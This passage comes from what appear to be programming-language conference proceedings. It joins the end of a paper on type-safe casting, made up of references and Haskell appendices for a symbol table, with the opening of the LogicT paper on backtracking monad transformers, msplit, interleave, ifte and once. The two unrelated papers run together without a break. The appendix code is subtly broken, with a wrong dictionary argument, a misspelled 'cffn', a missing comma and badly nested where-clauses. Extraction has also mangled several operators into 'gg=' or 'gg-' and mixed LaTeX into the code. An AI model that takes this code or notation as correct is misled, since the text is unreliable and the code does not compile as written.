- [4] J.-Y. Girard. *Interprétation fonctionnelle et élimination des coupures de l'arithmétique d'ordre supérieur*. PhD thesis, Université Paris VII, 1972.
- [5] J. Gosling, B. Joy, and G. Steele. *The Java Language Specification*. Addison-Wesley, 1996.
- [6] R. Harper and G. Morrisett. Compiling polymorphism using intensional type analysis. In *Twenty-Second ACM Symposium on Principles of Programming Languages*, pages 130–141, San Francisco, Jan. 1995.
- [7] F. Henglein. Dynamic typing. In B. Krieg-Brückner, editor, *Fourth European Symposium on Programming*, number 582 in Lecture Notes in Computer Science, pages 233–253. Springer-Verlag, Feb. 1992.
- [8] M. P. Jones. A system of constructor classes: overloading and implicit higher-order polymorphism. *Journal of Functional Programming*, 5(1), Jan. 1995.
- [9] X. Leroy and M. Mauny. Dynamics in ML. In J. Hughes, editor, *Functional Programming Languages and Computer Architecture*, number 523 in Lecture Notes in Computer Science, pages 406–426. Springer-Verlag, Aug. 1991.
- [10] R. Milner, M. Tofte, R. Harper, and D. MacQueen. *The Definition of Standard ML (Revised)*. The MIT Press, Cambridge, Massachusetts, 1997.
- [11] Y. Minamide, G. Morrisett, and R. Harper. Typed closure conversion. In *Twenty-Third ACM Symposium on Principles of Programming Languages*, pages 271–283, St. Petersburg, Florida, Jan. 1996.
- [12] J. C. Mitchell and G. D. Plotkin. Abstract types have existential type. *ACM Transactions on Programming Languages and Systems*, 10(3):470–502, July 1988.
- [13] S. Peyton Jones and J. Hughes (editors). Report on the programming language Haskell 98, a non-strict purely functional language. Technical Report YALEU/DCS/RR-1106, Yale University, Department of Computer Science, Feb. 1999. Available from <http://www.haskell.org/definition/>.
- [14] J. C. Reynolds. Towards a theory of type structure. In *Programming Symposium*, volume 19 of *Lecture Notes in Computer Science*, pages 408–425, 1974.
- [15] P. Wadler. Theorems for free! In *Fourth Conference on Functional Programming Languages and Computer Architecture*, London, Sept. 1989.
- [16] P. Wadler and S. Blott. How to make ad-hoc polymorphism less ad-hoc. In *Sixteenth ACM Symposium on Principles of Programming Languages*, pages 60–76. ACM, 1989.
- [17] S. Weeks. NJ PearLS – dynamically extensible data structures in Standard ML. Talk presented at New Jersey Programming Languages and Systems Seminar, Sept. 1998. Transparencies available at <http://www.star-lab.com/sweeks/talks.html>.

## APPENDIX

### A. HASKELL LISTING FOR SOLUTION 2

```

newtype LProd a g d = LP (g (d, a))
newtype RProd a g d = RP (g (a, d))
newtype LArrow a g d = LA (g (d -> a))
newtype RArrow a g d = RA (g (a -> d))
newtype Id a = I a

class CF a where
    cast' :: CT b => g a -> g b
instance CF Int where
    cast' = doInt
instance (CF a, CF b) => CF (a, b) where
    cast' = doProd
instance (CF a, CF b) => CF (a->b) where
    cast' = doFn

class CT b where
    doInt :: g Int -> g b
    doProd :: (CF a1, CF a2) =>
        g (a1, a2) -> g b
    doFn :: (CF a1, CF a2) =>
        g (a1->a2) -> g b
instance CT Int where
    doInt x = x
    doProd x = error "CantCF"
    doFn x = error "CantCast"
instance (CT b1, CT b2) => CT (b1, b2) where
    doInt x = error "CantCast"
    doProd z = x
        where LP y = cast' (LP z)
              where RP x = cast' (RP y)
    doFn x = error "CantCast"
instance (CT b1, CT b2) => CT (b1->b2) where
    doInt x = error "CantCast"
    doProd x = error "CantCast"
    doFn z = x
        where LA y = cast' (LA z)
              where RA x = cast' (RA y)

cast :: (CF a, CT b) => a -> b
cast x = y where I y = cast' (I x)

```

### B. PARAMETRIC SYMBOL TABLE

#### B.1 Dictionary-passing Implementation

```

newtype LProd a g d = LP (g (d, a))
newtype RProd a g d = RP (g (a, d))
newtype LArrow a g d = LA (g (d -> a))
newtype RArrow a g d = RA (g (a -> d))
newtype Id a = I a

data CF a = CastFromDict
    { cast' :: forall b g. CT b -> g a -> g b }

data CT b =
    CastToDict
    { doInt :: (forall g. g Int -> g b),
      doProd :: (forall a1 a2 g.
                  CF a1 -> CF a2 -> g (a1,a2) -> g b),
      doFn :: (forall a1 a2 g. CF a1 ->
                  CF a2 -> g (a1->a2)-> g b) }

```

```

-- CF dictionary constructors
cfInt :: CF Int
cfInt = CastFromDict { cast' = doInt }

cfProd :: CF a -> CF b -> CF (a,b)
cfProd = \x -> \y -> CastFromDict
    { cast' = (\ct -> (doProd ct x y)) }

cfFn :: CF a -> CF b -> CF (a->b)
cfFn = \x -> \y -> CastFromDict
    { cast' = (\ct -> (doFn ct x y)) }

-- CT dictionary constructors
ctInt :: CT Int
ctInt = CastToDict
    { doInt = (\x -> x),
      doProd = (\x -> error "CantCast"),
      doFn = (\x -> error "CantCast") }

ctProd :: CT b1 -> CT b2 -> CT (b1, b2)
ctProd = \ctb1 -> \ctb2 -> CastToDict
    { doInt = (\x -> error "CantCast"),
      doProd = (\cfa1 -> \cfa2 -> \z ->
                  let LP y = cast' cfa1 ctb1 (LP z)
                      RP x = cast' cfa2 ctb2 (RP y)
                  in x),
      doFn = (\x -> error "CantCast") }

ctFn :: CT b1 -> CT b2 -> CT (b1 -> b2)
ctFn = \ctb1 -> \ctb2 -> CastToDict
    { doInt = (\x -> error "CantCast"),
      doProd = (\x -> error "CantCast"),
      doFn = (\cfa1 -> \cfa2 -> \z ->
                  let LA y = cast' cfa1 ctb1 (LA z)
                      RA x = cast' cfa2 ctb2 (RA y)
                  in x) }

-- Wrapping up cast'
cast :: CF a -> CT b -> a -> b
cast cfa ctb x = y
    where (I y) = cast' cfa ctb (I x)

```

#### B.2 Symbol Table Implementation

```

data EntryT = forall b . Entry String b (CF b)
type Table = [EntryT]

empty :: Table
empty = []

-- Insertion requires the correct CF dictionary
insert :: CF a -> Table -> (String, a) -> Table
insert cf t (s,a) = (Entry s a cf) : t

-- The first argument to find is a Cast To
-- dictionary
find :: CT a -> Table -> String -> a
find ct [] s = error "Not in List"
find ct ((Entry s2 val cf) : rest) s1 =
    if s1 == s2 then cast cf ct val
    else find ct rest s1

```

```
-- Create a symbol table by providing the
-- CF dictionary for each entry

table :: Table
t1 = insert ctInt empty ("foo", 6)
t2 = insert (cfProd cfInt cfInt) t1 ("bar", (6,6))
table = insert (cffn cfInt cfInt) t2
    ("add1" (\x->x+1)
```

### B.3 Sample Run

```
Main> (find (ctFn int int) table "add1") 7
8
Main> find (ctProd int int) table "bar"
(6,6)
Main> find (ctProd int (ctProd int int)) table "bar"
Program error: CantCast
```

# Backtracking, Interleaving, and Terminating Monad Transformers

## (Functional Pearl)

Oleg Kiselyov

FNMOC

oleg@pobox.com

Chung-chieh Shan

Harvard University

ccshan@post.harvard.edu

Daniel P. Friedman

Indiana University

dfried@indiana.edu

Amr Sabry

Indiana University

sabry@indiana.edu

## Abstract

We design and implement a library for adding backtracking computations to any Haskell monad. Inspired by logic programming, our library provides, in addition to the operations required by the *MonadPlus* interface, constructs for fair disjunctions, fair conjunctions, conditionals, pruning, and an expressive top-level interface. Implementing these additional constructs is easy in models of backtracking based on streams, but not known to be possible in continuation-based models. We show that all these additional constructs can be *generically* and monadically realized using a single primitive *msplit*. We present two implementations of the library: one using success and failure continuations; and the other using control operators for manipulating delimited continuations.

**Categories and Subject Descriptors** D.1.1 [*Programming Techniques*]: Applicative (Functional) Programming; D.1.6 [*Programming Techniques*]: Logic Programming; D.3.3 [*Programming Languages*]: Language Constructs and Features—Control structures; F.3.3 [*Logics and Meanings of Programs*]: Studies of Program Constructs—Control primitives

**General Terms** Languages

**Keywords** continuations, control delimiters, Haskell, logic programming, Prolog, streams.

## 1. Introduction

One of the benefits of monadic programming is that it generalises over all computational side effects or notions of computation [16, 17], thus supporting custom evaluation modes like non-determinism and backtracking [29, 30]. Using monads to express non-determinism and backtracking is far from a theoretical curiosity. Haskell’s *MonadPlus* type class, which defines a backtracking

monad interface, has found many practical applications [20], ranging from those envisioned for McCarthy’s *amb* operator [15] and its descendants [25], to transactions [28], pattern combinators [27], and failure handling [21].

In a functional pearl [11], Hinze describes backtracking monad transformers that support non-deterministic choice and a Prolog-like *cut* with delimited extent. Hinze aimed to systematically derive his monad transformers in two ways, yielding a term implementation and a (more efficient) context-passing implementation. The most basic backtracking operations, failure and non-deterministic choice, are indeed systematically derived from their specifications. But when it came to *cut*, creative insight was still needed. Furthermore, the resulting term implementation is no longer based on a free term algebra, and the corresponding context-passing implementation performs pattern-matching on the context. As Hinze notes [11], this context-passing implementation differs from a traditional continuation-passing-style (CPS) implementation that handles continuations abstractly. In other words, the implementation is not directly amenable to a direct-style implementation using control operators.

Most existing backtracking monad transformers, including the ones presented by Hinze, suffer from three deficiencies in practical use: unfairness, confounding negation with pruning, and a limited ability to collect and operate on the final answers of a non-deterministic computation. First, the straightforward depth-first search performed by most implementations of *MonadPlus* is not fair: a non-deterministic choice between two alternatives tries every solution from the first alternative before any solution from the second alternative. When the first alternative offers an infinite number of solutions, the second alternative is never tried, making the search *incomplete*. Indeed, as our examples in Section 3 show, fair backtracking helps more logic programs terminate. Naturally, the importance of fairness has been recognised before (*e.g.*, by Seres and Spivey [23, 26], who also present a simple term implementation based on streams). Our contribution in this regard is to implement fair disjunctions and conjunctions in monad *transformers* and using control operators and continuations.

The second deficiency in many existing backtracking monads is the adoption of Prolog’s *cut*, which confounds negation with pruning. Theoretically speaking, each of negation and pruning independently makes logic programming languages more expressive [9, 18]. Pruning also allows an implementation to reclaim stor-

Permission to make digital or hard copies of all or part of this work for personal or classroom use is granted without fee provided that copies are not made or distributed for profit or commercial advantage and that copies bear this notice and the full citation on the first page. To copy otherwise, to republish, to post on servers or to redistribute to lists, requires prior specific permission and/or a fee.

age and thus run some logic programs in constant space [18]. But negation does not necessarily imply pruning. In fact, Naish [18] points out that Prolog’s *cut* is best understood as a combination of two operators: a logical if-then-else (also known as soft-cut, or negation as failure) and don’t-care non-determinism (also known as *once*). Thus we separate the implementation and expressive power of these two operators and eschew the overloaded *cut* in our library.

The third practical deficiency is the often-forgotten top-level interface: how to run and interact with a computation that may return an infinite number of answers? The most common solution is to provide a *stream* that can be consumed or processed at the top-level as desired. But in the case of monad transformers, this solution only works if the base monad is non-strict (such as Haskell’s lazy list monad and *LazyST*). In the case where the base monad is strict, the evaluation may diverge by forcing the evaluation of the entire stream, even if we only desire one answer. A less common solution is to explicitly include in the top-level request the maximum number of answers to return. Such an interface is trivial to implement if the backtracking effect is internally realized using streams, but apparently impossible if the effect is internally realized using continuations or control operators. Indeed, no existing system that uses continuations seems to provide such an interface. We however show how to uniformly implement this interface in our model.

To summarise our contributions, we implement a backtracking monad transformer with fair disjunctions, fair conjunctions, soft-cut, *once*, and an expressive top-level interface. In addition to discussing the standard stream-based implementation, we show two technically-challenging implementations, one based on CPS and the other based on a “control channel”:

1. The CPS implementation uses a success continuation alongside a failure continuation. It is efficient in two ways:
  - (a) It does not pattern-match on these continuations but only invokes them.
  - (b) It is the result of CPS-transforming a direct-style implementation that runs deterministic code “at full speed”—that is, without any interpretive overhead—insofar as the base monad to which the monad transformer is applied runs at full speed with mutable state and delimited control.
2. Underscoring this last point, the control-channel implementation uses fully-polymorphic multiprompt delimited continuations [7]. Thus our monad transformer factors through delimited control. This implementation can be extended with more sophisticated search strategies that handle left recursion without tabling, and that avoid pitfalls that make depth-first search incomplete and breadth-first search impractical. We omit such extensions here and refer the interested reader to the KANREN project [10].

We achieve fair disjunctions and conjunctions, negation, pruning, and an expressive top-level interface across these two implementations by requiring of them a single operation beyond the *MonadPlus* interface, called *msplit*. Roughly, *msplit* means to look ahead for one solution. It has the signature:

```
msplit :: (Monad m, LogicT t, MonadPlus (t m)) =>
    t m a -> t m (Maybe (a, t m a))
```

where *m* is the underlying monad that provides arbitrary effects, and *t* is the monad transformer designed and implemented in this paper. Intuitively, *msplit* computes the first solution (if any) and suspends the rest of the computation. Although it seems that *msplit* simply de-constructs a list or stream, it is not so easy to implement when *t m a* is not a stream (indeed, not even a recursive type), as is the case for our CPS and control-channel implementations. The *msplit* operation does however let us treat the transformed monad as

a stream, even when it is not. In particular, we can observe not just the first solution from a backtracking computation but an arbitrary number of solutions, even using an implementation not based on streams.

This paper is a literate Haskell 98 program, except that we need the commonly implemented extension of rank-2 polymorphism [19] for the control operators of Section 5.2. All the code described in the paper is available at <http://pobox.com/~oleg/ftp/packages/LogicT.tar.gz> under the MIT License.

## 2. Basic Backtracking Computations: *MonadPlus*

The *MonadPlus* interface provides two primitives, *mzero* and *mplus*, for expressing backtracking computations. The command *mplus* introduces a choice junction, and *mzero* denotes failure:

```
class Monad m => MonadPlus m where
  mzero :: m a
  mplus :: m a -> m a -> m a
```

The precise set of laws that a *MonadPlus* implementation should satisfy is not agreed upon [1], but there is reasonable agreement on the following laws [11]. (We discuss what kind of equivalence  $\simeq$  means in Section 3.4.)

DEFINITION 2.1 (Laws for *MonadPlus*).

<i>mplus a mzero</i>	$\simeq$	<i>a</i>
<i>mplus mzero a</i>	$\simeq$	<i>a</i>
<i>mplus a (mplus b c)</i>	$\simeq$	<i>mplus (mplus a b) c</i>
<i>mzero &gt;&gt;= k</i>	$\simeq$	<i>mzero</i>
<i>(mplus a b) &gt;&gt;= k</i>	$\simeq$	<i>mplus (a &gt;&gt;= k) (b &gt;&gt;= k)</i>

The intuition behind these laws is that *mplus* is a disjunction of goals and  $\gg=$  is a conjunction of goals. The conjunction evaluates the goals from left-to-right and is not symmetric.

Using these operations, we may write some simple examples:

```
t1, t2, t3 :: MonadPlus m => m Int
t1 = mzero
t2 = return 10 ‘mplus‘ return 20 ‘mplus‘ return 30
t3 = msum (map return [10, 20, 30])
```

The first example represents a choice that leads to failure. The second and third examples are identical, using a library definition of *msum*: they both represent a computation with three choices, each succeeding with a different integer.

For simple examples like these, the built-in list monad is an adequate implementation of the *MonadPlus* interface. The empty list denotes failure; a singleton list denotes a deterministic computation; and a list with more than one element denotes multiple successful results returned by multiple choices. To run such examples, we can trivially convert the answers generated by the multiple choices into a stream of answers:

```
runList :: [a] -> [a]
runList = id
```

Indeed, *runList t*<sub>1</sub> returns the empty list, and *runList t*<sub>2</sub> and *runList t*<sub>3</sub> both return the list [10, 20, 30].

The list monad imposes an interpretive overhead on even deterministic computations, because it constructs and destructs singleton lists over and over again. Moreover, it takes quadratic time to enumerate all the solutions of a program like [11]:

```
( ... (return 1 ‘mplus‘ return 2) ‘mplus‘ ... return n)
```

Other, more efficient implementations of backtracking have been proposed using the two-continuation model [8] and delimited control operators [5]. We revisit the various implementations of backtracking after we enrich the interface of *MonadPlus* with additional

operators that are considered useful for realistic programming applications.

### 3. A More Expressive Interface

In this section, we extend the bare-bones *MonadPlus* interface with four combinators, for fair disjunctions, fair conjunctions, conditionals, and pruning. But first, let us generalise the *runList* function to monads other than the list monad.

#### 3.1 Running Computations

To run commands in a backtracking monad, we use a function *runL*, which is discussed in detail in Section 6. For now it suffices to think of *runL* as having the following type:

$$\text{runL} :: \text{Maybe Int} \rightarrow L a \rightarrow [a]$$

where *L* is the backtracking monad in question. When the first argument to *runL* is *Nothing*, all answers are produced. But when the first argument to *runL* is *Just n*, at most *n* answers are produced.

#### 3.2 Interleaving (Fair Disjunction)

Many realistic logic programs make a potentially infinite number of non-deterministic choices. For example, the computation:

$$\begin{aligned} odds :: \text{MonadPlus } m \Rightarrow m \text{ Int} \\ odds = (\text{return } 1) \cdot \text{mplus}^* (\text{odds} \gg= \lambda a \rightarrow \text{return } (2 + a)) \end{aligned}$$

succeeds an infinite number of times. Running *runL (Just 5) odds* produces the list [1, 3, 5, 7, 9].

Computations that succeed an infinite number of times cannot be combined naïvely with other computations. For example, *odds ·mplus· t<sub>3</sub>* never considers *t<sub>3</sub>* and thus the execution of the program:<sup>1</sup>

$$\begin{aligned} \text{runL (Just 1) (do } x \leftarrow \text{odds} \cdot \text{mplus}^* t_3 \\ \text{if even } x \text{ then return } x \text{ else mzero)} \end{aligned}$$

diverges without ever succeeding. In this case, however, the three answers 10, 20, and 30 that could be returned by *t<sub>3</sub>* if it were executed are all even. In other words, the entire computation could diverge due to the infinite number of successes with odd numbers generated by *odds*.

More abstractly, in addition to the laws in Definition 2.1, *mplus* satisfies an extra law:

$$m_1 \cdot \text{mplus}^* m \simeq m_1$$

whenever *m<sub>1</sub>* is a computation that can backtrack arbitrarily many times. This law is undesirable as it compromises completeness. This undesirable property is a direct consequence of the associativity of *mplus*: it holds up to finite observations in *any* implementation of *MonadPlus* which satisfies the laws in Definition 2.1 (including the specific *List* monad).

It would thus be useful to have a new primitive *interleave* such that:

$$\text{runL (Just 10) (odds} \cdot \text{interleave}^* t_3)$$

would produce [1, 10, 3, 20, 5, 30, 7, 9, 11, 13]. This would allow:

$$\begin{aligned} \text{runL (Just 1) (do } x \leftarrow \text{odds} \cdot \text{interleave}^* t_3 \\ \text{if even } x \text{ then return } x \text{ else mzero)} \end{aligned}$$

to succeed with the answer 10.

<sup>1</sup> For the code examples in this section, it is tempting to write ... \$ do ..., but that would not work with our control-channel implementation of backtracking in Section 5.2, because the type of the computation passed to that *runL* must be polymorphic, which the “predicative” rank-2 polymorphism in Haskell [19] does not allow in an argument to \$.

#### 3.3 Fair Conjunction

The distributivity law from Definition 2.1 states that:

$$(mplus a b) \gg= k \simeq mplus (a \gg= k) (b \gg= k)$$

If *a*  $\gg= k$  is a computation that can backtrack arbitrarily many times, then *mplus* never considers *b*  $\gg= k$ , which means that in this case the following two expressions become equivalent:

$$(mplus a b) \gg= k \simeq a \gg= k$$

Thus the unfairness of disjunction (*mplus*) causes the unfairness of conjunction ( $\gg=$ ). For example, the program:

$$\begin{aligned} \text{let } oddsPlus n = odds \gg= \lambda a \rightarrow \text{return } (a + n) \\ \text{in runL (Just 1)} \\ (\text{do } x \leftarrow (\text{return } 0 \cdot \text{mplus}^* \text{return } 1) \gg= oddsPlus \\ \text{if even } x \text{ then return } x \text{ else mzero}) \end{aligned}$$

diverges, even though there exists an infinite number of answers from *return 1*  $\gg= oddsPlus. Therefore, in addition to a fair *mplus* we need a fair  $\gg=$ , which we denote with  $\gg-$ . Using such a combinator, the program:$

$$\begin{aligned} \text{let } oddsPlus n = odds \gg= \lambda a \rightarrow \text{return } (a + n) \\ \text{in runL (Just 1)} \\ (\text{do } x \leftarrow (\text{return } 0 \cdot \text{mplus}^* \text{return } 1) \gg- oddsPlus \\ \text{if even } x \text{ then return } x \text{ else mzero}) \end{aligned}$$

succeeds with the answer 2.

#### 3.4 Laws of *interleave* and $\gg-$

By design, *interleave* and  $\gg-$  are fair analogues of *mplus* and  $\gg=$ . In order to state the analogues for the laws in Definition 2.1, it is helpful to realize that every non-deterministic computation can be represented as either *mzero* or *return a ·mplus· mr* for some *a* and *mr*.

DEFINITION 3.1 (Laws for Fair *MonadPlus*).

$$\begin{aligned} \text{interleave mzero } m &\simeq m \\ \text{interleave } (\text{return } a \cdot \text{mplus}^* m_1) m_2 &\simeq \\ \text{return } a \cdot \text{mplus}^* (\text{interleave } m_2 m_1) & \\ mzero \gg- k &\simeq mzero \\ (\text{mplus } (\text{return } a) m) \gg- k &\simeq \\ \text{interleave } (k a) (m \gg- k) & \end{aligned}$$

There are no explicit laws for computations of the form:

$$\text{interleave } m \text{ mzero}$$

but we can reason about such computations as follows. Either *m* is *mzero* and hence the entire expression is equivalent to *mzero*, or *m* can be represented as *return a ·mplus· mr* and then:

$$\begin{aligned} \text{interleave } m \text{ mzero} &\simeq \\ \text{interleave } (\text{return } a \cdot \text{mplus}^* mr) \text{ mzero} &\simeq \\ \text{return } a \cdot \text{mplus}^* (\text{interleave } m \text{ mzero}) &\simeq \\ \text{return } a \cdot \text{mplus}^* mr &\simeq m \end{aligned}$$

The main use of *interleave* and  $\gg-$  is in avoiding divergence when composing computations with a possibly infinite number of answers. In finitary cases, *interleave* and  $\gg-$  are observationally equivalent to *mplus* and  $\gg=$  if the notion of observation does not include the *order* of elements in the final list of answers. More precisely, Hinze [11] interprets an equivalence *a*  $\simeq$  *b* between monadic computations *a* and *b* to mean that *runL Nothing a* and *runL Nothing b* produce identical streams of answers (where the order of the answers is significant). In this paper, we always interpret the equivalence the same way. This is important when we

later consider non-deterministic computations layered over arbitrary monadic computations. In such cases the order of the non-deterministic answers must indeed be assumed to be observable.

We should however mention in passing a different approach, which asserts that the order of answers should not be part of the observational semantics of non-deterministic computations. In that case, *runL Nothing a* and *runL Nothing b* need only return the same *multiset* of answers. Using this—wearer, less deterministic and more liberal notion of equivalence based on multisets—the laws of Definition 3.1 become an instance of the simpler laws of Definition 2.1.

### 3.5 Soft cut (Conditional)

In Haskell, one can use ordinary conditionals within a sequence of commands. While these constructs are quite useful, a *logical* conditional is still wanting. The conventional conditional constructs can easily express the situation when one computation depends on the success of another. For example, the non-deterministic computation *odds*, which produces an odd number, can be “restricted” to only succeed when the odd number is divisible by another number:

```
iota n = msum (map return [1..n])
test_oc = runL (Just 10)
    (do n ← odds
        guard (n > 1)
        d ← iota (n - 1)
        guard (d > 1 ∧ n `mod` d ≡ 0)
        return n)
```

The result is [9, 15, 15, 21, 21, 25, 27, 27, 33, 33]. We use *guard* from the standard *Monad* library to filter out only those numbers generated by *odds* that are evenly divisible by some number *d* between 1 and *n* exclusive. (The presence of duplicates in the result will be discussed in the next section.)

The existing constructs are of no help however if we want to restrict the computation *odds* by filtering those odd numbers that are *not* divisible by any *d* in the given range, *i.e.*, to produce odd prime numbers. For this case, we need the common paradigm in logic programming of “negation as finite failure”, which performs a logical computation when some other computation fails.

What is needed in this case is a special logical conditional operator that we call *ifte*. The operation *ifte t th el* should evaluate as follows. First the computation *t* is executed. If it succeeds with at least one result, the entire *ifte* computation is equivalent to *t >= th*. Otherwise, the entire computation becomes equivalent to *el*.

The construct *ifte* is equivalent to Prolog’s *soft-cut* ( $^* \rightarrow$ ) and Mercury’s if-then-else construct. A similar construct has been proposed for a Haskell logic monad [3]. The behaviour of this construct is given by the following laws.

**DEFINITION 3.2** (Laws for *ifte*).

$$\begin{array}{lll} \text{ifte}(\text{return } a) \text{ th } el & \simeq & \text{th } a \\ \text{ifte mzero th el} & \simeq & \text{el} \\ \text{ifte}(\text{return } a \cdot \text{mplus} \cdot m) \text{ th } el & \simeq & \text{th } a \cdot \text{mplus} \cdot (m \gg= \text{th}) \end{array}$$

The first two equivalences formalise the basic intuition of the construct. The third equivalence is more interesting: as soon as the test command succeeds once, the *th* branch is immediately executed and the *el* branch can never be tried. Thus:

$$\begin{aligned} \text{ifte}(m_1 \cdot \text{mplus} \cdot m_2) \text{ th } el &\neq \\ (\text{ifte } m_1 \text{ th } el) \cdot \text{mplus} \cdot (\text{ifte } m_2 \text{ th } el) \end{aligned}$$

In other words, the context *ifte [] th el* interacts in an unusual way with *mplus*. Because the *el* branch is only attempted when the test fails on the initial (rather than on a backtracking) try, *ifte* is

particularly useful [4] for “explaining failure.” For example, the *el* branch may contain a computation that records (e.g., prints) the fact and circumstances of failure of that particular test, and thus helps avoid uninformative, silent failures. Another common application of soft-cut, mentioned by Andrew Bromage [4], is committing to a heuristic (expressed as the test of *ifte*) if the heuristics applies. Section 7 illustrates with such an application.

**EXAMPLE 3.1.** With *ifte* we can now modify the example at the beginning of the section to generate the odd prime numbers:

```
test_op = runL (Just 10)
    (do n ← odds
        guard (n > 1)
        ifte (do d ← iota (n - 1)
            guard (d > 1 ∧ n `mod` d ≡ 0))
            (const mzero)
            (return n))
```

The result is [3, 5, 7, 11, 13, 17, 19, 23, 29, 31].

### 3.6 Pruning (Once)

The operator *ifte* is in some sense a pruning primitive. Another important pruning primitive is *once*, which selects, generally non-deterministically, one solution out of possibly many. The operator *once* greatly improves efficiency as it can be used to avoid useless backtracking and therefore to dispose of data structures that hold information needed for backtracking (e.g., choice points). The *once* primitive is also important for expressiveness, as it expresses “don’t care non-determinism.” For example, without it, non-deterministic polynomial-time Datalog queries are inexpressible [9].

Naish [18] suggests a simple example that motivates the use of *once*. The example is based on the following code, which shows how to sort a list by generating all permutations and testing them:

```
bogosort l = do p ← permute l
                if sorted p then return p else mzero
sorted (e1 : e2 : r) = e1 ≤ e2 ∧ sorted (e2 : r)
sorted _ = True
permute [] = return []
permute (h : t) = do {t' ← permute t; insert h t'}
insert e [] = return [e]
insert e l@(h : t) = return (e : l) `mplus`
    do {t' ← insert e t; return (h : t')}
```

Despite being a bit contrived, this example is characteristic of logic programming: generate candidate solutions and then test them. The function *bogosort* can have more than one answer in case the list to sort has duplicates. For example:

*runL Nothing (bogosort [5, 0, 3, 4, 0, 1])*

produces two answers that differ in the order of the first two elements: [[0, 0, 1, 3, 4, 5], [0, 0, 1, 3, 4, 5]]. Clearly this order is not observable, and we only need any one of the answers, which we can express by changing the definition of *bogosort* to be:

```
bogosort' l = once (do p ← permute l
                        if sorted p then return p else mzero)
```

The change does not constrain the use of *bogosort* in a larger program which itself uses backtracking. It is just that *bogosort'* avoids backtracking during the sorting itself because it is useless and wasteful.

In more general situations, different solutions may not be equivalent, and yet we may be satisfied with any of them for the purposes of a particular application. For example, in model checking we are

usually satisfied with the first counterexample. As another example, our *test\_op* in Example 3.1, which computes odd prime numbers, calculates all the factors of a composite number, which is wasteful for primality testing. If any factor is found, the number is not prime, and there is no need to look for more factorisations. In other words, *test\_op* could be modified as follows:

```
test_op' =
  runL (Just 10)
    (do n  $\leftarrow$  odds
      guard (n > 1)
      ifte (once (do d  $\leftarrow$  iota (n - 1)
                  guard (d > 1  $\wedge$  n `mod` d  $\equiv$  0)))
          (const mzero)
          (return n))
```

The use of *ifte* and *once* implements “negation as failure.” As Andrew Bromage explains [4], this pattern can be abstracted into the following construct:

```
gnot :: (Monad m, LogicT t, MonadPlus (t m))  $\Rightarrow$ 
      t m a  $\rightarrow$  t m ()
gnot m = ifte (once m) (const mzero) (return ())
```

Clearly, if *m* succeeds then *gnot m* fails, and if *m* fails then *gnot m* succeeds. Moreover, after the first time *gnot m* fails, there is no reason to backtrack into *m*; any more results it might produce will just be ignored.

## 4. Splitting Computations

Remarkably, the additional primitives in the more expressive interface presented in the previous section can all be implemented using one basic new abstraction *msplit*. We begin by formalising the extended interface as a Haskell type class that can be instantiated with one method: *msplit*. We give all the remaining operators default definitions.

### 4.1 The Monad *LogicM*

The class *LogicM* in Figure 1 formalises the interface discussed in the previous section. It includes the functions used there: *interleave*,  $\gg-$ , *ifte*, and *once*, with default implementations using the function *msplit*. Conspicuously absent from the *LogicM* class is a function *runL*. It turns out that it can also be easily expressed using *msplit*. We discuss that implementation for a more general case of a monad transformer *LogicT* in Section 6.

Intuitively *msplit* takes a computation and determines if that computation fails or succeeds at least once. Operationally, we think of *msplit* as running its input computation looking for the first successful choice, providing a sort of “lookahead” of size one. The behaviour of *msplit* can be formalised using the following two laws.

DEFINITION 4.1 (Laws for *msplit*).

$$\begin{aligned} \text{msplit } mzero &\simeq \text{return } Nothing \\ \text{msplit } (\text{return } a \text{ `mplus`} m) &\simeq \text{return } (\text{Just } (a, m)) \end{aligned}$$

The first law formalises that a computation that fails cannot be split. The second law states that a computation that succeeds at least once can be split into the first result and the rest of the computation.

Using the default implementations in *LogicM* we can verify the axioms for our primitives assuming *msplit* satisfies its axioms. For example, we can verify:

$$\begin{aligned} &\text{ifte } (\text{return } a) \text{ th el} \\ &\simeq \text{do } r \leftarrow \text{msplit } (\text{return } a) \\ &\quad \text{case } r \text{ of} \\ &\quad \quad Nothing \rightarrow el \\ &\quad \quad Just (sg_1, sg_2) \rightarrow (th sg_1) \text{ `mplus`} (sg_2 \gg= th) \end{aligned}$$

---

```
class MonadPlus m  $\Rightarrow$  LogicM m where
  msplit :: m a  $\rightarrow$  m (Maybe (a, m a))
  interleave :: m a  $\rightarrow$  m a  $\rightarrow$  m a
  interleave sg1 sg2 =
    do r  $\leftarrow$  msplit sg1
    case r of
      Nothing  $\rightarrow$  sg2
      Just (sg11, sg12)  $\rightarrow$ 
        (return sg11) `mplus` (interleave sg2 sg12)
  (gg-) :: m a  $\rightarrow$  (a  $\rightarrow$  m b)  $\rightarrow$  m b
  sg gg- g =
    do r  $\leftarrow$  msplit sg
    case r of
      Nothing  $\rightarrow$  mzero
      Just (sg1, sg2)  $\rightarrow$  interleave (g sg1) (sg2 gg- g)
  ifte :: m a  $\rightarrow$  (a  $\rightarrow$  m b)  $\rightarrow$  m b  $\rightarrow$  m b
  ifte t th el =
    do r  $\leftarrow$  msplit t
    case r of
      Nothing  $\rightarrow$  el
      Just (sg1, sg2)  $\rightarrow$  (th sg1) `mplus` (sg2 gg= th)
  once :: m a  $\rightarrow$  m a
  once m =
    do r  $\leftarrow$  msplit m
    case r of
      Nothing  $\rightarrow$  mzero
      Just (sg1, _)  $\rightarrow$  return sg1
```

---

Figure 1. The class *LogicM*

$$\begin{aligned} &\simeq \text{do } r \leftarrow \text{msplit } (\text{return } a \text{ `mplus`} mzero) \\ &\quad \text{case } r \text{ of} \\ &\quad \quad Nothing \rightarrow el \\ &\quad \quad Just (sg_1, sg_2) \rightarrow (th sg_1) \text{ `mplus`} (sg_2 \gg= th) \\ &\simeq \text{do } r \leftarrow \text{return } (\text{Just } (a, mzero)) \\ &\quad \text{case } r \text{ of} \\ &\quad \quad Nothing \rightarrow el \\ &\quad \quad Just (sg_1, sg_2) \rightarrow (th sg_1) \text{ `mplus`} (sg_2 \gg= th) \\ &\simeq \text{case } \text{Just } (a, mzero) \text{ of} \\ &\quad Nothing \rightarrow el \\ &\quad Just (sg_1, sg_2) \rightarrow (th sg_1) \text{ `mplus`} (sg_2 \gg= th) \\ &\simeq (th a) \text{ `mplus`} (mzero \gg= th) \\ &\simeq th a \end{aligned}$$

### 4.2 Implementing *msplit* Using Lists

The main technical challenge addressed in the paper is in implementing *msplit* in monads that use continuations. The implementation of *msplit* in the case of the list monad is straightforward and provides some helpful intuition.

```
newtype SSG a = Stream [a]
unSSG (Stream str) = str

instance Monad SSG where
  return e = Stream [e]
  (Stream es) gg= f = Stream (concat (map (unSSG o f) es))

